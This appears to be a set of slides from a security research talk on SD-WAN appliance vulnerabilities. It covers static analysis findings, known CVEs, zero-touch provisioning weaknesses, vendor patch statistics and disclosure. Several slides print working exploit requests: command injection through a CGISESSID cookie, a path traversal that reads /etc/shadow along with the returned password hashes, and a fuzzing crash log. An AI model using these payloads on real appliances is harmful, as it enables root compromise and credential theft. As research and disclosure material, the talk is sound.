A screenshot of a web browser displaying a Munin dashboard. The URL in the address bar is <https://10.30.37.77/munin/problems.html#critical>. The page title is "Overview :: Problem overview :: [critical warning unknown]". The Munin logo is on the left. On the right, there are three sections: "Critical" (0), "Warning" (0), and "Unknown" (0). Below these are sections for "Groups" (ApplianceReports) and "Categories" (disk, munin, network, processes, sendmail, sensors, system). A message at the bottom says "This page was generated by Munin". To the right of the dashboard, a terminal window titled "Shell In A Box" is open, showing a login session to an Ubuntu 12.04 LTS system. The terminal shows system load (0.24), memory usage (65.1% of 6.50GB), and swap usage (0%). The Apache logo is displayed prominently on the right side of the dashboard.



ANALYZE THIS!

- Rooted? Grab the code and...
- Analyze it with your favorite Static/Interactive Application Testing tool

High

OS Commanding

Vulnerability description

Vulnerable Code:

```
39 $isAuthenticated = !exec("sudo php -H /home/talariuser/bin/pam_authenticate.php -u=$username -p=$password  
-c=$cookie", $error);
```

Function:

exec

Vulnerable File:

.\app\Controller\Component\Auth\PAMAuthenticate.php : 39

Entry File:

.\app\Controller\Component\Auth\PAMAuthenticate.php : 21

Exploit:

```
GET /app/Controller/Component/Auth/PAMAuthenticate.php HTTP/1.1
```

?

Host: localhost

Accept-Encoding: identity

Connection: close


Cookie: CGISESSID=%3Bping+-n+10+0+%7C%7Cping+0+-c10

Condition:

```
(!(((bool)<NULL->'data')[NULL]) == False))  
(!(((bool)<NULL->'data')[NULL]['password']) == False))  
(!(((bool)<NULL->'data')[NULL]['username']) == False))  
(!function_exists('pluginSplit'))
```

OWASP - A1

[CWE-78](#)



[Show Data Flow](#)


Positive Technologies Application Inspector
<https://www.ptsecurity.com/ww-en/products/ai/>

I HAVE A CODE, I HAVE A IAST....

- CVE-2017-6316 <https://www.cvedetails.com/cve/CVE-2017-6316/>
- Citrix NetScaler SD-WAN devices through v9.1.2.26.561201 allow remote attackers to execute arbitrary shell commands as root via a CGISESSID cookie. On CloudBridge (the former name of NetScaler SD-WAN) devices, the cookie name was CAKEPHP rather than CGISESSID.
- CVE-2018-17445 Netscaler D-WAN 9.3.x before 9.3.6 and 10.0.x before 10.0.4

```
POST /global_data/ HTTP/1.1
Host: 10.30.37.77
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5
Connection: close
Cookie: CGISESSID=ololo`echo -e test>/tmp/test`;
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

action=logout
```



FOLLOW YODA'S LESSONS

```
GET /8.1.4.9_65644/rest/json/configdb/download/..%2f..%2f..%2f..%2fetc%2fshadow HTTP/1.1
Host: [REDACTED]
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
```

```
HTTP/1.1 200 OK
X-Frame-Options: DENY
Cache-Control: no-cache, no-store
Content-Disposition: attachment; filename="shadow"
```

```
admin:$1$ZU.AqK9o$y0bfkJAMeko1MOZBwVm2f0:10000:0:99999
aaa:$1$ix2XpN5X$Yb8ZM.UTuTguwkcC.tCW20:10000:0:99999
apache:*:10000:0:99999:7:::
monitor:$1$DeNuOuf0$mkX7hwVeyxwMg9R6Cwy4q.:10000:0:99999
```



CRYPTO

- IPsec/SSL/TLS
 - No AEAD primitives
 - No forward secrecy (ciphers like TLS_RSA_WITH_AES_128_CBC_SHA)
 - Vulnerable to popular attacks: ROBOT, POODLE, LUCKY13, etc.
 - SSL 3.0, TLS 1.0, Insecure ciphers (weak DH parameters, CBC, 3DES, RC4)
 - Client-Initiated Renegotiation (can lead to DoS)
 - Old libraries (racoon, openssl 0.9.8e)
 - Static keys are not changed
- Trust
 - Pre-installed certificates which can not be replaced by customers and are the same for all nodes in the world
 - Manual installation of self-signed certificates with no chance to fast revoke them
 - Absence of classic CRL and OCSP mechanisms
 - Absence of interfaces to be integrated with customer private or public CA

DO SOME FUZZING

Feb 11 03:33:30PM 2018 INFO infmgr_inf_handle_discover_msg:8589 RX:XSY_CTRL
INTF_DISC inf_name **AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA**
*** buffer overflow detected ***: /opt/replaced/bin/replaced terminated

===== Backtrace: =====

```
/lib/x86_64-linux-gnu/libc.so.6(+0x7329f)[0x7fa4101a929f]
/lib/x86_64-linux-gnu/libc.so.6(__fortify_fail+0x5c)[0x7fa41024487c]
/lib/x86_64-linux-gnu/libc.so.6(+0x10d750)[0x7fa410243750]
```

10 of 10

WHY MARVEL SUCKS ?

```
[s] .rodata:000... 00000021 C mark_t2_app_config_load_complete
[s] .rodata:000... 00000012 C marvel_sucks_init
[s] .rodata:000... 00000012 C marvel_sucks_init
[s] LOAD:00000... 00000014 C marvell_sucks_queue
[s] .rodata:000... 00000005 C masq
[s] .rodata:000... 0000001B C masquerade_port_restricted
[s] .rodata:000... 0000001A C masquerade_port_symmetric
[s] .rodata:000... 00000016 C match connection key\n
[s] .rodata:000... 0000000C C max_allowed
```



D:00000000000400018: dq offset _start; Entry point

_start

main

marvel_sucks_init

DETECTED VULNS

	Vendor 1	Vendor 2	Vendor 3	Vendor 4	Vendor 5
Hardcodes	✓	✗	✗	✗	✓
Broken access control	✓	✓	✗	✗	✓
Using vulnerable GNU/Linux	¬_(ツ)_/¬	✗	✗	✗	¬_(ツ)_/¬
Using vulnerable 3 rd party components	✗	✗	✗	✗	✗
Broken client-side Web	✓	✗	✗	✗	!
Broken server-side Web	✗	✗	✗	✗	✗
Secure misconfiguration	!	✗	✗	✗	✗
Memory Corruption	¬_(ツ)_/¬	¬_(ツ)_/¬	✗	✗	¬_(ツ)_/¬



ZERO TOUCH IN DA CLOUD



Centralized Monitoring and Management

- Consolidated management interface
- A single dashboard to monitor both WAN and SD-WAN service delivery from the data center to the branch
- Automated zero-touch provisioning
- Prompt network moves, additions, and changes that take place in hours instead of days or weeks

Lower WAN OPEX and CAPEX


Bringing a new branch .. can
be done in just a few
minutes

Management and Control

zero-touch branch ... delivering
automatic business policy and firmware
update



ZERO TOUCH DEPLOYMENT



ZTD SERVER SHOULD BE FRIENDLY! ME – NOT!

- No/weak auth
- MITM
- Server spoofing



Cisco SD-WAN Solution Zero Touch Provisioning Denial of Service Vulnerability

Advisory ID:
cisco-sa-20180718-sdwan-dos

High

First Published:
2018 July 18 16:00 GMT

Version 1.0: Final

Workarounds: No workarounds available

Cisco Bug IDs:
[CSCvi69914](#)

CVE-2018-0346

CWE-119



Cisco SD-WAN Solution Zero Touch Provisioning Command Injection Vulnerability

Advisory ID:
cisco-sa-20180718-sdwan-ci

High

First Published:
2018 July 18 16:00 GMT


Version 1.0: Final

Workarounds: No workarounds available

Cisco Bug IDs:
[CSCvi69906](#)

CVE-2018-0347

ARISTA ZTP



<https://github.com/arista-eosplus/ztpserver>

Step 2 Edit the `/etc/dhcp/dhcpd.conf` file to include the option `bootfile-name`, which provides the location of the script that starts the ZTP process between CVP and the device.

In this example, DHCP is serving the 172.31.0.0/16 subnet.

Note The 172.31.5.60 is the IP address of a CVP node, and that you must use the HTTP (and not HTTPS) URL to the bootstrap file. This ensures that the specified devices, after they ZTP, will show up under the undefined container of the specified CVP.

```
[root@cvp1-dhcp dhcp]# cat dhcpd.conf
#
# DHCP Server Configuration file.
# see /usr/share/doc/dhcp*/dhcpd.conf.sample
# see 'man 5 dhcpd.conf'
#
```

```
subnet 172.31.0.0 netmask 255.255.0.0 {
    range 172.31.3.212 172.31.3.254;
    option domain-name "arista.com";
}

host esx21-vm20 {
    option dhcp-client-identifier 00:0c:29:d1:64:e1;
    fixed-address 172.31.3.213;
    option bootfile-name "http://172.31.5.60/ztp/bootstrap";
}

host esx21-vm22 {
    option dhcp-client-identifier 00:0c:29:d1:64:e1;
    fixed-address 172.31.3.213;
    option bootfile-name "http://172.31.5.60/ztp/bootstrap";
}
```

you must use the HTTP (and not HTTPS) URL to the bootstrap file. This ensures that the specified devices, after they ZTP, will show up under the undefined container of the specified CVP.

AWS MARKETPLACE, 7 JUNE 2018



Silver Peak Unity EdgeConnect for AWS

Sold by: [Silver Peak Systems, Inc.](#) Latest Version: [8.1.5.10](#)

Silver Peak provides overlay networking for reliable WAN using any IP-real-time optimization to simplify connectivity and maximize cloud pe

We will be updating the AWS image with the current GA image of [8.1.7.x](#).

Anusha Vaidyanathan, Director, Security Product Management



NetScaler SD-WAN Standard

Sold by: [Citrix](#) Latest Version: [9.3.0.76](#)

Citrix NetScaler SD-WAN Standard Edition helps b

My recommendation is to perform an upgrade to latest version 9.3.5 (released on May 2018) to make sure you have the latest bug fixes

Maria Guzman
Escalation Engineer



Cisco vEdge Cloud Router


Sold by: [Cisco](#) Latest Version: [Release 17.2.4](#)

Cisco vEdge Router for 17.2.4 Release

Viptela Software Release 18.1
March 30, 2018
Revision 1

UP 2 DATE STATISTICS

Vendor	Up2date	AWS	Census (unpatched/common)
Cisco	18.1	17.2.4	-
Silver Peak	8.1.7.x	8.1.5.10	97%/8.1.5
Citrix	9.3.5	9.3.0	100%/9.3.1.35
Riverbed	2.10	2.8.2.16	-
Versa	16.1R2S1	-	100%/16.1
Arista	4.20.5F	4.20.5F	-
VeloCloud	2.5.2	2.4.1	-



THAT'S NOT HOW THE FORCE WORKS

SO... RESPONSIBLE DISCLOSURE



INSIDER

Sign In | Register

SPONSORED

3 Security Features to Look for in SD-WAN Solutions

<https://www.networkworld.com/article/3266111/sd-wan/3-security-features-to-look-for-in-sd-wan-solutions.html>

Not all SD-WAN solutions are created equal; security is an important consideration.



The **Silver Peak Product Security Incident Response Team (PSIRT)** not only scrubs third-party code to identify and eliminate potential vulnerabilities, it continuously monitors multiple security advisory services to identify new threats as they may emerge

Home > Support >

